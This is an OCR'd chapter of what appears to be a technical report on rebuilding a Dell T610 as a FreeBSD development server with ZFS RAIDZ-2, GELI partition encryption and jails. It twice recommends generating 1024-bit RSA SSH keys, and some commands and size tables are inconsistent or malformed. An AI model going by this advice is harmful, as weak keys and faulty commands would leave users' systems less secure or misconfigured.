


Fig. 4.1: Your caption

4.2.3 Gaps in the Literature

4.3 Methodology

4.3.1 Technical Research Questions

4.3.2 System Architecture and Design

4.3.3 Implementation Plan

We're starting with a Dell T610 Server. Made in 2011, this machine is about ten years old. We purchased this at a government e-waste auction. She needed some cleanup. We started on the front lawn, blowing out the dust with a leafblower.

Most of the time servers from these auctions will have minimal RAM. Usually the drives and any good accessories will be stripped out. Anytime we get a hard drive, from any source, one of the first actions we take is to erase the drives to US National Institute of Standards and Technology (NIST) 800-88 Purge[75] with dedicated devices. That kind of erasing can be done with `dd` in Kali or FreeBSD; but, the drive erasers usually have a verification feature that's helpful.

Hardware Configuration

This is my favorite computer. I've named her "Blondie" after Debbie Harry's New Wave band.[76]

Now, she's configured with:

- A DVD RW drive
- A LTO III[77] tape backup unit
- In her 8 drive bay, we have:
  - Two VelociRaptor[78] 80GB 10000 rpm drives.
    - We'll use these in a Mirror configuration to hold the main OS.
  - Two refurb 120GB Solid State Drive (SSD)s
    - We'll use this in a Mirror as ZFS log drives.
    - They'll help to make writes faster.
  - Four 500GB hard drives
    - We'll use this as a RAIDZ-2 array to hold the jails.
    - We have some smaller Serial Attached SCSI (SAS) drives.
    - We have some Serial AT Attachment (SATA) drives.
- We replaced the one CPU with two Xeon 5550[79] quad cores and added a cooling tower.
- We added more RAM. Currently, we're at 196GB.
- We added some more Network Interface Card (NIC)s.
  - We have four for the jails.
  - We have two for the OS.
  - We'll leave the two on the motherboard mostly unused, except for our iDRAC connection.
    - iDRAC is a proprietary baseboard controller.

    - We could use it to power cycle the machine.
    - There's a web interface that let's us know about motherboard-related facts.
    - We cannot give a GELI password through the console in our current setup.
- The server has two 500W power supplies.

Because the dual power supplies draw about 500 Watts apiece, this server gets it own circuit.

The drives we're using are older, but we got enough copies of the drives to be able to support backups. When making physical backups of the drives, it can be helpful to have other volumes of the same model. So, instead of getting the best available, we planned for the best we could afford at quantity.

The server does not have:

- Any type of graphics card or Graphics Processing Unit (GPU)
- Sound cards or microphone hardware
- Wireless networking or Bluetooth.

Intentions: Paving the Road to Jails

We'll use the box for development. It'll be our main development server. We'll use it with progRAMs that we compile on a nearby poudriere package building box. In those package builds, we have segregated our builds into a pattern of jails that mimic the types of jails that will be needed on most of our computers.

So, there is a jail for functional groups like: development tools, offensive and defensive security programs, browsers, desktop software, and so on. Poudriere jails can be filled with whatever sets of programs we like. For successful builds, we find its best to keep the jails small.

There will be three main groups of drives:

- an OS Mirror pair
- a ZFS log Mirror pair
- a ZFS RAIDZ-2 kit of four drives.

The OS pair will hold ideas like:

- jail configuration
- main host networking and Virtual Network (VNET)
- host-based user accounts and configuration.

The ZFS kits will hold disconnected jails. We'll set up a system of hierarchical jails that provide us with a development environment made up of modular jails that will be the children of an overarching parent. These jails will communicate with each other and the parent through some custom VNET. We'll do all of our jail scripting, controls, and configuration manually. Likewise, the base ZFS setup will be done with simple scripts.

Preparing the Baseboard

The T610 has a built-in RAID card that can't be totally bypassed. This means that since we'll want ZFS to control the drives as much as possible, we'll need to tell

the hardware RAID to buzz off. We won't want hardware RAID to participate in the process. We'll just use the software RAID through ZFS.

We can't just unplug the RAID card. We tried that, and it leads to malfunctions on this machine. So, as a compromise, what we'll tell the machine is that each drive is its own VDEV and it's RAID-0. We'll end up with as many VDEVs as we have physical drives.

To prepare for a later step in this process, we'll note the serial number of each drive we load into position, its model number, and its capacity. We'll need to know that information, and we won't want to be hassled by having to power cycle the machine in the middle of the setup process just to check on those details.

Later on, we'll set VDEVs with ZFS; but, from this point on, we'll basically ignore the RAID card's description of these devices as VDEVs.

With the baseboard prepared, and the BIOS set to allow us to boot from disc, we'll get started with a plain install of FreeBSD to the first two drives in a Mirror configuration.

Incremental Advancement to Amnesiac System

With all of the manual coding and configuration needed to set up an amnesiac system like the one we desired, it was a big change from the normal BSD installs we had done for several years. Our first pass at building an amnesiac system decayed into manually scripting a regular operating system installation that had most of the features we desired in the amnesiac system. Both the on-disc OS system and the amnesiac system are detailed below.

Identifying and Allocating ZFS Drive Qualities

We need to be able to detect the drives and partitions that we want to work with using geom, gpart, and zfs commands. If, for some reason, you can't find those drives, then you need to address that. While working with this particular computer, I've found that the leading cause of failing to detect a drive goes back to the VDEV assignment in the hardware RAID. If the drive were pulled, this particular RAID card will need to have those configuration changes addressed. Often, this means rebooting the machine. It could be done through the iDRAC baseboard controller in some models; but the one we have here is not configured to do those tasks.

What are we going to want the ZFS kit to do? How are we going to use the drives? How can we wrestle with this new type of configuration?

After reading over FreeBSD Mastery: ZFS by Alan Jude and Michael Lucas[107], we came to a few conclusions. We chose to use RAIDZ-2 with Log drives because of the number of drives we have[108]. Some of the topics covered in that book that we'll want to apply include ideas in Table 4.7. In our first iterations we decided to install the OS on the hard drives in a pattern that looks like a conventional installation. Once the drive partitioning and utilitization commands were worked out, we then

Table 4.7: ZFS Concepts and Commands

Topic	Concept	Command phrase example
Disk labels	Use the label to associate the logical with the physical[80]	`[Host]-[PositionNumber 0-7]-[Serial_Number]`[81]
ZFS Compression	Faster performance: less space[82]	`zfs set compress=gzip-6 [DIRECTORY]`[83]
ZFS zpool comment	Make a note on the pool[84]	`zfs set comment="-"`[85]
quota[86]	Limit growth[87]	–
reservation[88]	Set aside space for directory and its children[89]	–
refreservation[90]	Set aside space but don't count snapshots and child datasets[91]	–
canmount[92]	Control mounting[93]	`zfs set canmount=off [DIRECTORY]`[94]
mountpoint[95]	Specify where to mount[96]	`zfs set mountpoint=/SOME [DIRECTORY]`[97]
readonly[98]	Control readonly[99]	`zfs set readonly=off [DIRECTORY]`[100]
exec[101]	Control if it can execute[102]	`zfs set exec=off [DIRECTORY]`[103]
copies[104]	Make more than one copy[105]	`zfs set copies=2 [DIRECTORY]`[106]

Table 4.8: ZFS Main OS Use Hard Disk: Initial Estimates

	Estimate for 80 GB HDD
Blank: 15% "Free Space"	12 GB
Swap: Under-allocate, deliberately	10 GB
ZFS Main Partition: Remainder	58 GB

Table 4.9: ZFS Jail Use Hard Disk: Initial Estimates

	Estimate for 500 GB HDD
Blank: 15% "Free Space"	75 GB
Swap: 25% Physical RAM (196 GB max)	50 GB
ZFS Main Partition: Remainder	375 GB

started over and undertook the amnesiac version with the OS on a live disc that runs with attached drives.

Our goal for the system will be to split up the drives into three main groups, as described in Tables 4.8, 4.9, and 4.10. On each drive, we'll also allow:

- 15% of the disk's own capacity as "Free Space" by allocating a blank partition
- Swap by 100 | 50 | 33 | 25 percent of RAM (with a 25% minimum for all disks) or similar
- Remainder as one large ZFS main partition.

We decided we would want those qualities in an amnesiac system, with the exception of running the OS from a live disc.

For the OS-On-Disk system, this should bring us:

- Enough room for the main OS
- A 4 disk RAIDZ-2 array of almost 1.49 TB of actual storage
- Fast swap and copy-on-write
- With each disk capable of expansion or change.

The unused space on the drives (a blank partition of 15%) may look like we're grossly under-utilizing the disks. We're planning for future emergencies. Do we need more swap? Maybe we can add it in. Do we need to expand or resize the disk? Maybe we can delete that blank "Free Space" partition and use that. By not trying to use everything, we're giving ourselves some room to solve future problems.

What We Can Learn From Installing an OS

Later on, we'll install the other drives wtih gpart and zfs commands. This first pair, through, we could do with bsdinstall[109]. If we choose that, though, then we must commit the whole disk to the process. That would be how we would normally stand

Table 4.10: ZFS SLOG Log Use SSD: Initial Estimates

	Estimate for 120 GB SSD
Blank: 15% "Free Space"	18 GB
Swap: 25% Physical RAM (196 GB max)	50 GB
ZFS Log Partition: Remainder	52 GB

up a disk drive. In this case, we'll conduct a manual process that mimics the main steps of bsdinstall[110] to show that the installation can be done manually. Part of these same kinds of steps are critical tasks when administrating and installing jails.

Basic Operating system Installation Goals

We're going to do an early phase, basic installation of the OS. At this point, we'll really only set up a pair of users and some plain vanilla settings for the OS. We want to be able to:

- to establish our ZFS kit
- to configure our main jail relationships
- to be able to check our networking with other hosts
- to set the basic operating system to call packages from our package server.

We can come back later and make a more sophisticated environment. At this stage, we will just lay the foundation for that work. If we don't get the ZFS kit stood up, then our more complex work with jails won't have an environment in which to thrive.

Main Steps for FreeBSD Installation from bsdinstall

[111]

We can see that `bsdinstall`[112] is broken up into about a dozen main segments. They are:

- Keyboard mapping
- Hostname
- Networking configuration
- Wireless networking
- Partitioning
- Mounting temporary root
- Fetch the OS
- Extract the OS
- Set a root password
- Set the time
- Add users
- Enable some services
- Copy in the config [2].

We're not going to do all of these. We'll start with partitioning. We won't do

any wireless networking or set a root password. We're going to skip the wireless networking for now because the hardware doesn't have that capability. In the newer versions of bsdinstall, there are some protective measures not listed above. We won't tackle those just yet.

No Root Password

We won't set a root password because we will expect to always Secure Shell (SSH) into the root account with a key. By not setting a root password, we will create a situation where a key is always required. This can be dangerous in that it can create a single point of failure for the system.

Another risk is that we will require the ability to SSH in as root. Later, as we establish software firewalls on the host, we will want to limit what addresses can be used to access this root with SSH. It's a little dangerous, but it's also a little different.

We have some risk controls that will be in place. First, we often store our keys in a special collection of USB drives. Next, we will have 2FA on the SSH that will require a TOTP (Time-based One Time Password). Finally, we will limit what's done in this drive. Since most of our programs and work will be done in the jails, there is a limited amount of influence that this part of the system will have. It's there to start the box and spin up the jails. If we ever have to totally destroy this installation and hook up our jails to another system, that is possible.

What do we gain from no root password? An extra measure of security. If there is no password, then password enumeration attempts should all fail. This not only goes for root, but it goes for other users. Many of the automated login attacks we've seen have been simple dictionary attacks; these brute force exercises rarely attempt to account for the types of login procedures that we expect to put in place.

Not having a root password may also truncate or stop our ability to use commands like `su` or `sudo`. As we're trying to stop privilege escalation, we'll also be stopping legitimate means of priv-esc. It could be inconvenient, but we've used this technique before.

Also, there is another risk: leaving the needed key lying around. For example, if we give the key to a user account operator, like ourselves, and then we import copies of the key to the box for easy use: well, then those keys could be used and re-used locally. This would be the equivalent for storing a plain-text password on the box. They keys are ultimately simple text files with decorated, long, strings of hashes. It's the software that goes with the keys, combined with the configuration of the progRAMs for logging in to a service, that makes them special. Switching from passwords to keys is not a perfect answer; but, it's the answer we'll use this time.

If someone wishes to put a root password in place, then that's a procedure that will be easy to implement. For now, though, there will be no root password. And that means we have to build the keys we will use to log in.

Be Able to Build the Keys

We can build our keys using the live disc's shell. and a thumbdrive. The main command to build the keys is:

```
ssh-keygen -b 1024 -t rsa
```
[113]

Copy the files output to a thumbdrive and keep them handy for mounting.

Partition, Mount, and Use a Thumbdrive from Live Disc's Shell

Let's take some time to go over some detailed instructions on how to build those keys and get them onto a thumbdrive. The live disc's shell mostly uses a read-only file system. So, some people may not be familiar with how we are going to get the keys made and saved anywhere that will persist.

Start the Box and the Live Disk's Shell

With the hardware booted to the LiveCD (installation disc), we select " Shell" from the three main choices in the first menu. This drops us into the shell. If we try to save a file of any kind, we'll probably get an error message back that says we're in a read-only file system. Our main set of directions for this is in the FreeBSD Handbook. We look carefully at the sections for USB storage and "Adding Disks"

Be Able to Plug in the USB Thumbdrive and Find Its Logical Address

```
camcontrol devlist
```
[114]

This should show the USB drive. If the list is long, we can pipe it to more and slowly advance through the list. In our case, the USB was at da0.

The listing should also show any other storage device that's plugged in to the machine. So, all of those hard drives loaded into the bays should appear. If they don't, then take it as a warning sign that we're having a problem with the RAID card's physical drive VDEVs. On the T610, we were seeing drives in positions 0 to 7 in addition to the USB thumbdrive we're working on now.

Be Able to Partition the USB

Since our USB has not been prepared for use with anything, we have to partition it. We can pretty much use the default commands fro 17.2 "Adding Disks" to set up the drive. Here, we create a simple UFS file system and mount it to a directory that we'll put in /tmp. If our USB is already partitioned, we would want to skip this part.

```
gpart create -s GPT da0
```
[115]
```
gpart add -t freebsd-ufs -a 1M da0
```
[116]
```
newfs -U /dev/da0p1
```
[117]

Mount the USB to the /tmp Directory:

```
mkdir /tmp/someDir
```
[118]

```
mount /dev/da0p1 /tmp/someDir[119]
```

Be Able to Write to the USB

We could now write a simple text file onto /tmp/someDir, unmount the drive, and then re-mount it to check our work. That would go like:

```
cd /tmp[120]
umount /tmp/someDir[121]
rm -r /tmp/someDir[122]
```

Unplug the drive. Plug it in another slot. Use camcontrol devlist to find it again. It'll probably get the same address, like "da0".

```
mkdir /tmp/otherDir[123]
mount /dev/da0p1 /tmp/otherDir[124]
ls /tmp/otherDir[125]
```

Be Able to Put Some Key Pairs on the USB

Using these same principles, we can mount our USB thumbdrive, generate SSH keys, and save them there for later.

```
mkdir /tmp/otherDir/keys[126]
ssh-keygen -b 1024 -t rsa[127]
```

During the ssh-keygen dialog, simply direct the progRAM to save the keys to `/tmp/otherDir/keys`. Be sure to record your passphrase somewhere.

Be Able to Use Commands to Build Out the Drives

We'd like to show a quick overview of some of the drive-related commands. These will be applied soon.

To list what devices are detected by the OS, we can use:

```
gpart show[128]
```

We will want to note the serial number of each drive, by position. We then note which drives we want to use for the main body of the RAIDZ-2 kit. All of this will become one pool of ZFS VDEVs. Then we'll add in the log mirrors. So, in the sequence of 0-7, numbering the drives, we should expect to skip those two for now.

Make the notes if you haven't already because we're going to list all of the drives for the main pool in one pop. This task may have been done before we set up the physical VDEVs for the hardware RAID.

We're going to choose to put a swap partition on the SSDs. We can add one onto the other disks, but a maximum of 4 swap partitions is recommended in the FreeBSD Handbook. Later on, we will be able to select swap partitions by mounting them and using commands like `swapon swapoff`.

To put the ZFS partition on the remaining disks:

```
gpart create -s SCHEME DISK_DEVICE[129]

gpart create -s gpt da4[130]
```

To add the main ZFS partition:

```
gpart add -a 1m -l ZFS_NUMBER \
-t freebsd-zfs DISK_DEVICE[131]

gpart add -a 1m -l ZFS-BLONDIE-4-WD123465789 \
-t freebsd-zfs da4[132]
```

To add the partition's swap:

```
gpart add -a 1m -slg -l SWAP_NUMBER \
-t freebsd-swap DISK_DEVICE[133]

gpart add -a 1m -slg -l SWAP-BLONDIE-4-WD123465789 \
-t freebsd-swap da4[134]
```

To add a logging partition on the SLOG SSDs:

```
gpart add -a 1m -l ZLOG_NUMBER \
-t freebsd-zfs DISK_DEVICE[135]

gpart add -a 1m -l ZLOG-BLONDIE-2-WD123465789 \
-t freebsd-zfs da2[136]
```

With each disk partitioned, we can add them to the pool for our RAIDZ-2 kit.

```
zpool create RAID POOL_NAME DISK_LABEL/ZFS_PARTITION_LABEL
...next disk/partition...[137]


zpool create BLONDIE-MAIN raidz2 \[138]
BLONDIE-4-WD12345/ZFS-BLONDIE-4-WD12345 \
BLONDIE-5-WD12345/ZFS-BLONDIE-5-WD12345 \
```

```
BLONDIE-6-WD12345/ZFS-BLONDIE-6-WD12345 \
BLONDIE-7-WD12345/ZFS-BLONDIE-7-WD12345
```

We can add on the mirrors for logging:

```
zpool add BLONDIE-MAIN log mirror \[139]
BLONDIE-2-WD12345/ZLOG-BLONDIE-2-WD12345 \
BLONDIE-3-WD12345/ZLOG-BLONDIE-3-WD12345
```

Once we get to the point that we have an operating system on disks, and disks ready for use with logs and jails, then we're at the end of this phase of system administration.

Goals for Amnesiac Systems

We chose at this point to do some experimental installs. For clarity, notes on those are not presented here. We did change our goals for the system. We recognized that we wanted:

- Use a LiveCD for an immutable OS
- Encrypt disc partitions instead of the whole disc
- Ensure we save keys and metadata to promote disc recovery
- Prepare commands in advance to reduce complexity.

From our testing, we recognizes that a Live CD offered the best answer for an immutable system. It does come at the price of some instability. The "El Torrito" discs have a limited set of services. Adjusting the configuration of the operating system means drafting, burning, and testing a new disc. The " shell" instance on a FreeBSD installation disc is reportedly less stable; but, we did not know why or how it was less stable than a normal operating system. We worked through our disc commands and kept careful notes. Adding the physical serial number of the disc alone increased the complexity of manually typing in each command. We discovered the need to encrypt the discs by partitions instead of the whole disc because there was a visibility problem during the execution of discovering and attaching the discs. There was a poorly documented detail about protecting the disc metadata and keys. The keys are provided during the setup dialog; but, these highly important items will disappear after the setup process closes. This means it is important that an operator recognize the need to intercept and to record these keys. Without them, a later recovery of a disc is impossible. Since one typo would derail our experimental setups, we had to keep a second support computer on hand to record notes and consult references.

As our experimentation concluded, we had learned enough to stand a reasonable chance to setup an amnesiac machine. Its features include:

- An immutable OS
- Encrypted disc partitions
- Swap and logging for ZFS disc features
- Metadata and keys saved to a separate USB drive

Table 4.11: FreeBSD Swap Disk – Estimate of 500 GB HDD

GEOM Disk List Mediasize	465 GB
Blank: 15% "Free Space"	70 GB
Swap	395 GB

Table 4.12: ZFS Cache (Read Cache) Disk – Estimate of 80 GB HDD

GEOM Disk List Mediasize	74 GB
Blank: 15% "Free Space"	11 GB
Swap	63 GB

- A disc for holding FreeBSD jails (containerization)
- Enough room to expand, to update, and to recover.

Configure for SWAP Disk, ZFS Cache, ZFS SLOG Mirror, and ZFS RAIDz2

Changed config to keep the RAIDZ2 for main work. I was having trouble with the SSDs; so, I removed them and replaced them with two 80GB Western Digital Velociraptors. I added another WD Velociraptor for cache. Then we added a Western Digital Blue 500GB for a swap disk. That sounds like a lot of swap, but we hope to upgrade to near 196GB of RAM this year. So, a little more than twice that would be 400GB of swap. The next disk size on hand was 500GB.

We had some mis-aligned partitions with RAIDZ2 work for Blondie. We were using the full 500GB on the label as our actual amount of media to work with. Since less is available, we will have to set those up again.

We used gpart delete to delete each partition. Then we used gpart destroy to delete the partition table for the whole disk. In the end, gpart showed us only the CD.

Table 4.13: ZFS SLOG Log Mirror (Write Cache) Disk – Initial Estimates

	Estimate for 120 GB SSD
GEOM Disk List Mediasize	465 GB
Blank: 15% "Free Space"	18 GB
Swap: 25% Physical RAM (196 GB max)	50 GB
ZFS Log Partition: Remainder	52 GB

Table 4.14: ZFS Jail Use Hard Disk – Estimate of 500 GB HDD

	Estimate for 500 GB HDD
GEOM Disk List Mediasize	465 GB
Blank: 15% "Free Space"	75 GB
Swap: 25% Physical RAM (196 GB max)	50 GB
ZFS Main Partition: Remainder	375 GB

Startup with **bootonly.iso**

For this run, we'll begin by using the boot-only disk. We won't plan to ever boot from these hard drives. We'll just use the shell on the CD. As with the others, we'll mount a USB to store metadata information. We'll partition and encrypt the disks. In the following examples, we provide the actual serial numbers for the hard drives that were used. This example was derived from notes we maintained during experimentation; serial numbers in other instances will vary, of course.

Mount the USB to Save the Metadata Backup File

```
mkdir /tmp/usb3[140]
mount /dev/da0p1 /tmp/usb3[141]
```

Create Swap Disk in Bay 0

```
gpart create -s GPT mfid0[142]
gpart add -a 5K -s 395G -t freebsd-swap \
-l ZFS-BLONDIE-0-SWAP-WCC2ERZ56512 mfid0[143]
```

Create ZFS Cache in Bay 1

```
gpart create -s GPT mfid1[144]

gpart add -a 5K -s 63G -t freebsd-zfs \
-l ZFS-BLONDIE-1-CACHE-WXL1E40C1352 mfid1[145]
```

Create ZFS SLOG in Bays 2 and 3

```
gpart create -s GPT mfid2[146]

gpart add -a 5K -s 63G -t freebsd-zfs \
-l ZFS-BLONDIE-2-SLOG-WXL1E4067503 mfid2[147]

gpart create -s GPT mfid3[148]
```

```
gpart add -a 5K -s 63G -t freebsd-zfs \
-l ZFS-BLONDIE-3-SLOG-WXC0CA9V8431 mfid3[149]
```

Create ZFS Work Disks for Jails

Bay 4

```
gpart create -s GPT mfid4[150]

gpart add -a 5K -s 50G -t freebsd-swap \
-l ZFS-BLONDIE-4-SWAP-WCC2EE134983 mfid4[151]

gpart add -s 345G -t freebsd-zfs \
-l ZFS-BLONDIE-4-FILES-WCC2EE134983 mfid4[152]
```

Bay 5

```
gpart create -s GPT mfid5[153]

gpart add -a 5K -s 50G -t freebsd-swap \
-l ZFS-BLONDIE-5-SWAP-WMC2E3914420 mfid5[154]

gpart add -s 345G -t freebsd-zfs \
-l ZFS-BLONDIE-5-FILES-WMC2E3914420 mfid5[155]
```

Bay 6

```
gpart create -s GPT mfid6[156]

gpart add -a 5K -s 50G -t freebsd-swap \
-l ZFS-BLONDIE-6-SWAP-WCC2ETT39577 mfid6[157]

gpart add -s 345G -t freebsd-zfs \
-l ZFS-BLONDIE-6-FILES-WCC2ETT39577 mfid6[158]
```

Bay 7

```
gpart create -s GPT mfid7[159]

gpart add -a 5K -s 50G -t freebsd-swap \
-l ZFS-BLONDIE-7-SWAP-WCAYU2878968 mfid7[160]

gpart add -s 345G -t freebsd-zfs \
-l ZFS-BLONDIE-7-FILES-WCAYU2878968 mfid7[161]
```

We should note that "Bay 7" is an observation of the physical hardware. The device ("mfid7") could have whatever number assigned at the end that the machine gave it. If the hardware RAID had a problem with recognizing a device, the number might not correlate to what bay it is in. When powering up, check your geometry.

Encrypt those partitions

During this phase, we'll encrypt the partitions. That means that we should have some recordkeeping materials on hand. Use a password manager or a notebook to carefully record the password that is about to be typed in. With each one completed, the machine will tell us that it has saved a file of backup metadata. We will want to copy that metadata file to the thumbdrive. If the encryption gets jammed up, or if there is some type of problem, then the metadata file will be used as part of the recovery process. Without a metadata file, recovering an encrypted partition can be difficult or impossible.

If you lose the metadata file, but still have routine access to the geli encryption because you know the password and the machine is functioning alright, then you can export another copy of the metadata. This means that anyone with root access to the machine, who can use geli commands, would also be able to export such a file. Keep this in mind if you need to secure your machine.

When we give the subcommand to "init," the machine will ask us to give the new password twice. This is part of the password setting process. When we give the subcommand to "attach," the machine will ask us to give the password as part of the normal attachment process. Type carefully, and look at the records carefully, because this is the main chance to make sure the password notes are right.

Commands to Encrypt the Partitions

```
geli init -l 256 mfid0p1[162]
geli attach mfid0p1[163]

geli init -l 256 mfid1p1[164]
geli attach mfid1p1[165]

geli init -l 256 mfid2p1[166]
geli attach mfid2p1[167]

geli init -l 256 mfid3p1[168]
geli attach mfid3p1[169]

geli init -l 256 mfid4p1[170]
geli attach mfid4p1[171]

geli init -l 256 mfid4p2[172]
geli attach mfid4p2[173]
```

```
geli init -l 256 mfid5p1[174]
geli attach mfid5p1[175]

geli init -l 256 mfid5p2[176]
geli attach mfid5p2[177]

geli init -l 256 mfid6p1[178]
geli attach mfid6p1[179]

geli init -l 256 mfid6p2[180]
geli attach mfid6p2[181]

geli init -l 256 mfid7p1[182]
geli attach mfid7p1[183]

geli init -l 256 mfid7p2[184]
geli attach mfid7p2[185]
```

To Preserve the Metadata Backup Files

Let us reiterate: preserving these backups at the time of disk creation is essential for later recoveries. If these files are not saved, then a powerdown of the system will cause them to be lost. They're automatically stored in an ephemeral directory. Conserve the ability to recover a disk later by recording these metadata backup files to a safe location.

Each metadata backup file was probably created with a name that does not look like the drive's label. Instead, the machine assigns a backup file name based on geometry. Since we can have a hardware configuration change that could mess up that pattern, we will want to save our backup files with names that look more like the disk labels. That way, if the drives move, then we can better discover which metadata file goes with it.

```
cp /var/backups/mfid0p1.eli /tmp/usb3/backups
_27SEP2020/ZFS-BLONDIE-0-SWAP-WCC2ERZ56512.eli[186]

cp /var/backups/mfid1p1.eli /tmp/usb3/backups
_27SEP2020/ZFS-BLONDIE-1-CACHE-WXL1E40C1352.eli[187]

cp /var/backups/mfid2p1.eli /tmp/usb3/backups
_27SEP2020/ZFS-BLONDIE-2-SLOG-WXL1E4067503.eli[188]

cp /var/backups/mfid3p1.eli /tmp/usb3/backups
_27SEP2020/ZFS-BLONDIE-3-SLOG-WXC0CA9V8431.eli[189]
```

```
cp /var/backups/mfid4p1.eli /tmp/usb3/backups
_27SEP2020/ZFS-BLONDIE-4-SWAP-WCC2EE134983.eli[190]

cp /var/backups/mfid4p2.eli /tmp/usb3/backups
_27SEP2020/ZFS-BLONDIE-4-FILES-WCC2EE134983.eli[191]

cp /var/backups/mfid5p1.eli /tmp/usb3/backups
_27SEP2020/ZFS-BLONDIE-5-SWAP-WMC2E3914420.eli[192]

cp /var/backups/mfid5p2.eli /tmp/usb3/backups
_27SEP2020/ZFS-BLONDIE-5-FILES-WMC2E3914420.eli[193]

cp /var/backups/mfid6p1.eli /tmp/usb3/backups
_27SEP2020/ZFS-BLONDIE-6-SWAP-WCC2ETT39577.eli[194]

cp /var/backups/mfid6p2.eli /tmp/usb3/backups
_27SEP2020/ZFS-BLONDIE-6-FILES-WCC2ETT39577.eli[195]

cp /var/backups/mfid7p1.eli /tmp/usb3/backups
_27SEP2020/ZFS-BLONDIE-7-SWAP-WCAYU2878968.eli[196]

cp /var/backups/mfid7p2.eli /tmp/usb3/backups
_27SEP2020/ZFS-BLONDIE-7-FILES-WCAYU2878968.eli[197]
```

File Name Check: Editing Labels

We got through all that, and found that we had named a file incorrectly. During experimentation, we had a typo; BAY 4 should be `WCC2EE134983` but that's not what we saw when we checked our work. Not the end of the world. We can move the .eli metadata file, and we can use gpart[198] modify to change the label.

```
 gpart modify -i 1 \
-l ZFS-BLONDIE-4-SWAP-WCC2EE134983 mfid4[199]

gpart modify -i 2 \
-l ZFS-BLONDIE-4-FILES-WCC2EE134983 mfid4[200]
```

`gpart show`[201] and `geli status`[202] should show our drives as we expect them to be.

At this point, all of the drives should be partitioned and decrypted and attached. We can build a zpool for our ZFS file system. We can attach that swap drive for the benefit of our operating system right now.

To Use the Swap Disk

```
swapon mfid0p1.eli[203] swapinfo -k[204]
```

64G turned out to be the maximum capacity. We will need to fix up the swap better. We can fit 6 x 64G (384G) of swap partitions in our planned space. So, let's modify and add.

```
gpart resize -i 1 -s 64G mfid0[205]
```

We would need to add, to init and to attach five more swap partitions. We also have to restore mfid0 because there's a problem with reading the metadata.

```
gpart recover mfid0[206]
gpart status mfid0[207]
geli attach mfid0p1[208]

gpart add -s 64G -t freebsd-swap \
-l ZFS-BLONDIE-0-SWAP-B-WCC2ERZ56512 mfid0[209]

gpart add -s 64G -t freebsd-swap \
-l ZFS-BLONDIE-0-SWAP-C-WCC2ERZ56512 mfid0[210]

gpart add -s 64G -t freebsd-swap \
-l ZFS-BLONDIE-0-SWAP-D-WCC2ERZ56512 mfid0[211]

gpart add -s 64G -t freebsd-swap \
-l ZFS-BLONDIE-0-SWAP-E-WCC2ERZ56512 mfid0[212]

gpart add -s 64G -t freebsd-swap \
-l ZFS-BLONDIE-0-SWAP-F-WCC2ERZ56512 mfid0[213]
```

Then we need to establish encryption for all of those.

```
geli init -l 256 mfid0p2[214]
geli attach mfid0p2[215]
geli init -l 256 mfid0p3[216]
geli attach mfid0p3[217]
geli init -l 256 mfid0p4[218]
geli attach mfid0p4[219]
geli init -l 256 mfid0p5[220]
geli attach mfid0p5[221]
geli init -l 256 mfid0p6[222]
geli attach mfid0p6[223]
```

Using `swapinfo`[224], `swapon`[225] and `swapoff`[226], we were able to remove some of the other swap partitions and add on these. Did see a kernel limit on swap. Total configured swap exceeded kern.maxswzone (98087976 pages). We could tune the kernel, or we could reduce swap. For now, we reduce swap from 384GB to 324GB.

Simliarly, we could add on the other swap partitions, although in our current use, we probably won't need them. They would serve us better in cases where we were doing more intensive work, or working on another machine. We can mount them now, anyway, to see that it can be done.

To add on all the other swap partitions:

```
swapon /dev/mfid4p1.eli[227]
swapon /dev/mfid5p1.eli[228]
swapon /dev/mfid6p1.eli[229]
swapon /dev/mfid7p1.eli[230]
swapinfo -h[231]
```

Create the zpool for BLONDIE

We'll now create a mountpoint on the tmpfs, create the zpool, and then add in the cache and SLOG Mirrored disks.

Create a mountpoint

Create a mountpoint so that we will be able to mount the zpool without errors as we create it.

```
mkdir /tmp/BLONDIE[232]
```

4.4 Analysis

4.4.1 Quality

4.4.2 Tests

4.5 Discussion

4.6 Chapter References

4.6.1 Books

For our ZFS planning, we read: Lucas, Michael W, and Allan Jude. FreeBSD Mastery: ZFS. Tilted Windmill Press, 21 May 2015.

4.6.2 MAN Pages

Online MAN pages were available at: man.freebsd.org with an interface that allows for keyword based searches.

"bsdinstall." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=bsdinstall&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

"camcontrol." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=camcontrol&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

"cd." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=cd&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

"cp." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=cp&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

"geli(8)." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=geli&sektion=8&manpath=FreeBSD+10.3-RELEASE. Accessed 10 June 2026.

"gpart(8)." Freebsd.org, 2026, man.freebsd.org/cgi/man.cgi?query=gpart&apropos=0&sektion=8&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

"ls." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=ls&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

"mkdir." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=mkdir&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

